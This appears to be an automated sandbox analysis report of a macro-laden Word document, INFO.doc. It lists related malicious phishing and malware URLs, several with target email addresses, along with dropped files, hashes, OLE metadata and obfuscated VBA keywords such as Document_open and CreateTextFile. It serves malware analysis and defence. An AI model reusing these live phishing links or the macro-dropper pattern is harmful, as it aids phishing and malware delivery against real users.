Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://zxcew43nrgjvfejcnwrtjnvfdcsxe3rfc.s3.amazonaws.com/eudjscndfjhvndcsjfergvdcsce34redc.html	Get hash	malicious	Browse	• 104.16.19.94
	http://https://bit.ly/2Jjog0H	Get hash	malicious	Browse	• 172.67.72.46
	Inrialpes-letter.html	Get hash	malicious	Browse	• 104.16.19.94
	http://https://webmail-4fd4rvt.web.app/?emailtoken=jmahler@vocera.com&domain=vocera.com	Get hash	malicious	Browse	• 162.159.137.81
	order no. 3643.exe	Get hash	malicious	Browse	• 23.227.38.74
	JI35907_2020.doc	Get hash	malicious	Browse	• 172.67.215.117
	http://46.101.152.151/?email=michael.little@austalusa.com	Get hash	malicious	Browse	• 104.16.19.94
CLOUDFLARENETUS	Softerra Adaxes 2011.3.exe	Get hash	malicious	Browse	• 172.67.215.32
	http://https://atacadaodocompensado.com.br/office356.com-RD163	Get hash	malicious	Browse	• 104.16.124.96
	http://message.mydopweb.com	Get hash	malicious	Browse	• 104.16.18.94
	http://https://hcsonsite-my.sharepoint.com/:b:/p/kmunneke/Ed-MOs2kV-NKo-A6zYXkP-8BJ5RTme_cDf9g6Ut5u5rIiA?e=MaLsZF hcsonsite-my.sharepoint.com	Get hash	malicious	Browse	• 104.16.95.65
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,l521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 104.16.18.94
	http://subreqxserver1132.azurewebsites.net	Get hash	malicious	Browse	• 104.16.18.94
	document.chm .exe	Get hash	malicious	Browse	• 104.27.202.87
	catalogo TAWI group.exe	Get hash	malicious	Browse	• 104.27.188.95
	MAIL-0573188.doc	Get hash	malicious	Browse	• 172.67.158.72
	DSj7ak0N6I.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://https://wqi69130.mfs.gg/099mmYI	Get hash	malicious	Browse	• 172.67.74.85
	http://https://lakewooderie.umcchurches.org/verify#Sugar@saccounty.net	Get hash	malicious	Browse	• 104.16.19.94
	http://https://web.tresorit.com/l/JG7xl#7YqXRnhV6spRT3ekJskNaw	Get hash	malicious	Browse	• 104.18.70.113
	http://https://zxcew43nrgjvfejcnwrtjnvfdcsxe3rfc.s3.amazonaws.com/eudjscndfjhvndcsjfergvdcsce34redc.html	Get hash	malicious	Browse	• 104.16.19.94
	http://https://bit.ly/2Jjog0H	Get hash	malicious	Browse	• 172.67.72.46
	Inrialpes-letter.html	Get hash	malicious	Browse	• 104.16.19.94
	http://https://webmail-4fd4rvt.web.app/?emailtoken=jmahler@vocera.com&domain=vocera.com	Get hash	malicious	Browse	• 162.159.137.81
	order no. 3643.exe	Get hash	malicious	Browse	• 23.227.38.74
	JI35907_2020.doc	Get hash	malicious	Browse	• 172.67.215.117
	http://46.101.152.151/?email=michael.little@austalusa.com	Get hash	malicious	Browse	• 104.16.19.94

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{784D4F8B-DE8E-4300-98F0-AE5841A8170E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{784D4F8B-DE8E-4300-98F0-AE5841A8170E}.tmp	
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\INFO.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Fri Jan 8 04:05:36 2021, length=169984, window=hide
Category:	dropped
Size (bytes):	1960
Entropy (8bit):	4.506680830950504
Encrypted:	false
SSDEEP:	24:8h/XTwz6Ikngqe+gDv3qHwqdM7dD2h/XTwz6Ikngqe+gDv3qHwqdM7dV:8h/XT3IkgqFHTQh2h/XT3IkgqFHTQ/
MD5:	876543E992045380E5F476C436868057
SHA1:	A212035655E4A975B093F17F8D2710C42757F454
SHA-256:	FAE75D09AADCB3F0EB730ACD8ECF345902620650B4525B57A881D9F2C96DA8D4
SHA-512:	356014022CDC632BE8F44C2CDA96043D264F73D7F190F872050D7917D74D8B75FFF9994C8053856A42884EBD3E2E215FE76E77BC535871E0F46771AB8066A79B
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...:.X..{..:.X..{..k.A.{.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....V.2.....(R.(.INFO.doc..>.....Q.y.Q.y*...8.....I.N.F.O...d.o.c.....r.....-...8...[.....?J.....C:\Users\..#.....\\579569\Users.user\Desktop\INFO.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.N.F.O...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....579569.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	50
Entropy (8bit):	3.908493070364557
Encrypted:	false
SSDEEP:	3:M1KjqLFul0AFulmX1KjqLFulv:McjqLFu1FuLjqLFu1
MD5:	352E8E469D97790BE4608A5F946AF702
SHA1:	1CF781AED5E3E6DF1875CCA068A875F6012DAA02
SHA-256:	7CDD0C1E040D8EF3A29CF52C4795A2EA4808DE86F0C1F3A4A82C78C098C54B58
SHA-512:	B93B8BA6091AAD06BC85F2368D36D483F2B3D21E3F2B59B2DE2F2BE19CFC9AC37A483CE216DE21119A48FC3607F9662D4A358D8C0F72FFEE684CF54571F2017D
Malicious:	false
Reputation:	low
Preview:	[doc]..INFO.LNK=0..INFO.LNK=0..[doc]..INFO.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\O3NSRFZ6TUCDZZ925BCL.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887258662444275
Encrypted:	false
SSDEEP:	96:chQCsMqiqvsqvJCwoxTz8hQCsMqiqvsEHyqvJCwornTzkKYfH2Tf8R1lUVjTIu:cyvolz8yTHnorTzk8f8RSIu
MD5:	541235554582DF35BB94AA9488A265DC
SHA1:	B7BD025431D8D10754FABB9144038EA34AF6FDF7
SHA-256:	0D11CD886AA9E13C41C3ADAF8CEF12F0FAEEA333ED255EF4633B1DD9DC304EC4
SHA-512:	8694E44E74B9802B61602D30D4EA83ED5F527A98543B0D6600C0D264BB13BEB0AAE228495B07802858975F7C181F96970F6145C8B5824700D0FFCEFEA8AFC4F7
Malicious:	false
Preview:	.....FL.....F."... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$INFO.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	196317
Entropy (8bit):	7.475349798311004
Encrypted:	false
SSDEEP:	3072:CPwbpDnn9FdrNyVBYF0n3ajFq4weCp2S2MJdhzybMO8dSySA:CPsl9FdaBYF0nVp2MJHybR8dS9
MD5:	378838C98067F0858F9688A73D800005
SHA1:	00F07D0367E01F9A7D0DEBA72DE09B620C751282
SHA-256:	5F0400C5286EA4D6DFA9E23DB22D2BB7BDC632B20D8D5AC346ED990ECFDCC665
SHA-512:	DEEE05DE18845B2C9948EE2ECB8687ABDC2EF3AE15AA91BC5CAE0F0F23AEB6999EA5C45BCCF91319621EE517B0A5C157F0B4642D195BA9A13B2B9406D20BBA9F
Malicious:	false

C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site | Cloudflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: redefine SMTP Sudan azure vortals collaborative Incredible web-enabled Legacy Frozen Bedfordshire, Author: Lo Gauthier, Template: Normal.dotm, Last Saved By: Justine Duval, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 10:15:00 2021, Last Saved Time/Date: Tue Jan 5 10:15:00 2021, Number of Pages: 1, Number of Words: 2640, Number of Characters: 15049, Security: 8
Entropy (8bit):	6.70931136546689
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	INFO.doc
File size:	169248
MD5:	db4acdd2b017403aedb8445fb1666ecd
SHA1:	64c2adf24294ffc766f6d596bc5d5cab7bb2f174
SHA256:	de29cbde6917f81370caa0b06538259d4eba1c6aa0c8df70b17e218e78c5cf11
SHA512:	034e1e5a1956189d48c2ae5bd6ca12c5f5528bcd94ee2240023e2eada6865f387cc438abfdffbd0fa05e1269c3b52948bf5d7b8e5006a9e6060de4d0d473a430
SSDEEP:	3072:4D9ufstRUUKSns8T00JSHUgteMJ8qMD7gL:4D9ufsfgIf0pLL
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "INFO.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	redefine SMTP Sudan azure vortals collaborative Incredible web-enabled Legacy Frozen Bedfordshire
Author:	Lo Gauthier
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Justine Duval
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 10:15:00
Last Saved Time:	2021-01-05 10:15:00
Number of Pages:	1
Number of Words:	2640
Number of Characters:	15049
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	125
Number of Paragraphs:	35
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: A5gd21klfqu9c6rs, Stream Size: 1117

General	
Stream Path:	Macros/VBA/A5gd21klfqu9c6rs
VBA File Name:	A5gd21klfqu9c6rs
Stream Size:	1117
Data ASCII:	. . . . . u . . . . . l . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 49 85 f4 e6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: Owppnp8hah4xo788, Stream Size: 17915

General	
Stream Path:	Macros/VBA/Owppnp8hah4xo788
VBA File Name:	Owppnp8hah4xo788
Stream Size:	17915
Data ASCII:	. . . . | . . . . 0 . . . . I . e . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 a3 30 00 00 00 00 00 00 01 00 00 00 49 85 65 07 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
DpYbmDA
oAaNlB
vrYYHIDxI
WTbkNqFa
Object
RjiQHRA
"bBmgOCvPPojGGC"
MNihxICY
DhnHIY.CreateTextFile("rfyIZCD:\OrugCDDGG\qkyWDBUAH.gjwVDBALW")
GfRPP
tWcKo
OMZxxg
"lwWhZGEasjsS"
"deVdMyoREdgzCaJb"
fDZVKAAc:
uWZkeMFv.WriteLine
xLQtMd
nleaHR
gEcrV:
"OyFBLhlWUnD"
uWZkeMFv.Close
xsruLB
zDsRaIBGF
mgrwfmN
"XZzpBRpDKuMgsGHIHF"
"VrVKCjefsIJ"
pULquU.CreateTextFile("OMySJHB:\AyVGlHzV\jPNIAFF.VJueCC")
SblcDCC:
SQQWY
"hbtzFRJEXyDCXI"
iFTmFHFH.CreateTextFile("shCgAEb:\vCjFDhHuA\RhZGDG.mHWOGnIf")
sCOIGDtD:
gxBPJB
jbUmDI
DkLoDL.CreateTextFile("pGMMG:\enlVVB\fMqiFP.kEIECDZHz")
"BnxHFzJCGhVHrFIm"
IcAHwPH
iFTmFHFH
STzBjwICv
kwzjKvZHe
fDZVKAAc.WriteLine
plqkuDI
RyDBDK.CreateTextFile("YJYLAnEDp:\qjyoGCI\dkSAD.MSPmBF")
ZMdrVHGz:
SeHafBC
nhLeJMLfI
EISYDDB
EhCMG
UDSpFHqFJ

Keyword
WlBWDXGD
"NisSEYrcDlKQUITa"
"dXFPCSYtSNB"
"NeiIGCNWgICn"
OMZxxg.CreateTextFile("QWqEKJnW:\BQVnVKF\gWdSBXA.TabDJBD")
mgrwfmN.Close
YVZXECEHD
FLtYjKHC
GfRPP.Close
idbaDlr
"dnUnKFHAkIOdD"
"nJJzFRjEWpRikxCD"
ANzGyzCD
MmSDYCkJR
"hKlajOujwgDFAA"
"eeVVJBMGlcfXMB"
RqlOZAHRJ.CreateTextFile("HQGixyC:\vETCeBG\zIuEqsGG.NobmDA")
iHKuDmaEr:
"CcDmClHsnCC"
"UjBKOEDRIbiWFB"
QOrvJEB
"sxbwAfRtWJI"
UskmBJF
"KqVyuQQfwTWh"
tpOgXmm
fiyQuiRBI
gphNDVZp
vEBqHrDnD
PbhYVsA.Close
ZMdrVHGz.Close
"vVbvIHcFGEAJJ"
CFdSBD.CreateTextFile("HWdKFJOBf:\UYiqcEIJ\rLoNox.YKOSA")
KmGOADt
Resume
phIwFD
jPJENIo
AiRdGDAJ
KmGOADt.Close
"]an"
PnolTIbAB
"eEWdaDQVJJqTHgF"
gxBPJB:
eepvDEaE.CreateTextFile("KlvicF:\bJfMJhqw\dAgvkWD.xDxpHH")
FYVZFEH
tzErBRFe
"LvnHAGHfIhRDBRAF"
NuebA:
sTzDC.CreateTextFile("OBoYzRpef:\sDLuJ\bmIQSG.MdmDR")
oQgLUI
SblcDCC.Close
HCvCmAcHC
"eXpjHFapHaPdRJu"
eepvDEaE
"DBvMcNtCcMyJDDI"
MHYlQAD
"ekluIEBJFlgoBcGC"
dXiwA
"MiCjaGqJfPrI"
eCIzUDyJ
RyDBDK
hFSyAfFrF
"fDdPHEjBEnAdZqZFJ"
zxgLHJSFW.CreateTextFile("KGGMcAB:\uaMWhFR\mhdIDlEH.PDxHAHD")
"MxCpGaGqBgemCAFEJ"

Keyword
PcHRGIADo.CreateTextFile("OiBXGJB:\pnqsZEDV\gsZoAW.EePnB")
sCOIGDtD.Close
uWZkeMFv
gzTFLxb
IePCGy
swNGWdd
qHKYGHlFA
OIbfvEEFF
CHVmaVC
ZMdrVHGz
TXmxvp
quDoH
iHKuDmaEr.WriteLine
KXTliE
ddanFDWJf
rJEkbLH
fNhiCVgGS:
noebIvSiu
YZllAeRe
VB_Name
"eXObOTlBAITEOIo"
mgrwfmN:
LzxxRHG
inIcjJtaF
EKmLA
uVItICICB
mgrwfmN.WriteLine
KXwaABT
fDZVKAAc.Close
Mid(Application.Name,
fmwdEMADQ
lBenBDA
SblcDCC
mgTNFCq
NuebA.WriteLine
hXxQDACJA
KmGOADt.WriteLine
HCvCmAcHC.Close
yJmmmVIAG
rYbgBh:
iHKuDmaEr.Close
NuebA.Close
hZCth.CreateTextFile("fYRUCAB:\VWWOMB\QmLUE.hKgcGBDCJ")
ZMdrVHGz.WriteLine
OlapGi
zDsRaIBGF.CreateTextFile("NFKiIDO:\sBRpIz\FFqJD.QevLKGfGs")
"CVbRCAAhkhmcDG"
HCvCmAcHC:
BNmrm
rYbgBh
"WNFUDvHgghFdup"
uRnkDGJ
"qiXBsMBsLJGbX"
yabVbA
zBSWCKmJv
bbsIZ
"zdTcdOoXXUFHJK"
xsruLB.CreateTextFile("EEnWBhBO:\VaTRC\McdbPkJ.cvwiQ")
RqlOZAHRJ
fNhiCVgGS.WriteLine
hjZwD
"EgxfIDVQbJotWhj"
"BUUJYAAIoJvLBLAo"
PcHRGIADo

Keyword
wTMSLyWFG
sCOlGDtD
PbhYVsA:
"BndJDkuVYF"
KmGOADt:
"RhnJRGeBNASBQHHGF"
anyPG
"JTSPCDjykfL"
sreXHFD
"XrrAwQZPjqB"
hoyzuBGCP
UavHTlBHo
qAUhkIMz
EKezHIC
PjNhJNA
GznGGHyG
UwyYSBsBN
ORLICIl
cwsTFPCH
"]anw["
drZcHkCm
hDJDJ
NXbmIuHX
Function
"syYTHJShrguhzb"
AioOpBFE
xiFRA
fmwdEMADQ.WriteLine
gxBPJB.Close
NZiApKAp
gEcrV.Close
"mehEFPFHcklgJDDx"
iHKuDmaEr
pULquU
SblcDCC.WriteLine
pkixJADG:
xkQqDXCcD
GIAKA
"TubioGUTLadgXbA"
"anBQXljzGenE"
xLQtMd.CreateTextFile("RyteBlQC:\fuQXAW\oueKCbIJ.WivEYJD")
fDZVKAAc
ecGmY
"ptABFEZDmkMVIeD"
"TBKmUCEXTUlGu"
"fxSJajCGlWUEBW"
rYbgBh.WriteLine
DhnHIY
sCOlGDtD.WriteLine
tAmQHxlD
tzErBRFe.CreateTextFile("RcEcpI:\TGsCxLC\hxAZEBGHI.oETVAFo")
"wypNISsWSXthFJCq"
eLmLDU
jENfzNH
gEcrV.WriteLine
Nothing
"uTtCAFwHpCGF"
PbhYVsA
gEcrV
NuebA
"aqGiHISlbAoabV"
fNhiCVgGS.Close
jsYAGBJAF
RhztCF

Keyword
lADFBaJ
FUyIHBDFz
sPklwu
ViWsSIH
gxBPJB.WriteLine
zZuzBZGD
pkixJADG.WriteLine
MznOjBB
fmwdEMADQ.Close
sTzDC
"oLweAMoGsqVE"
diCXTi
GfRPP.WriteLine
Error
uWZkeMFv:
xPBGH
Attribute
sySRJ
"WLXLJnjItPGPZJ"
"JMgUDAIEJlgyNBH"
jzqBlGW
CFdSBD
pkixJADG.Close
ibIiBF
"qDaYIDDSZQMTaO"
pkixJADG
GfRPP:
LQqlBAHD
dLRiF
"ImJJdfAtdFHCh"
PbhYVsA.WriteLine
DkLoDL
RjiQHRA.CreateTextFile("CxQnJUo:\GongJKJ\vntyZI.ugzmBCOCC")
fNhiCVgGS
fmwdEMADQ:
rYbgBh.Close
zxgLHJSFW
HCvCmAcHC.WriteLine
hZCth

VBA Code

VBA File Name: Zdjtk46nm17voo, Stream Size: 701

General	
Stream Path:	Macros/VBA/Zdjtk46nm17voo
VBA File Name:	Zdjtk46nm17voo
Stream Size:	701
Data ASCII:	. . . . . # . . . . . I . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 49 85 8d 23 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280929556603
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . } . . . . . # . . . . . D . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 524

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	524
Entropy:	4.05162638667
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . p . . . . . X . . . . . @ . . . . . (. . . . . 0 . . . . . 8 . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 dc 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 70 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6412

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6412
Entropy:	6.14518057053
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .

General	
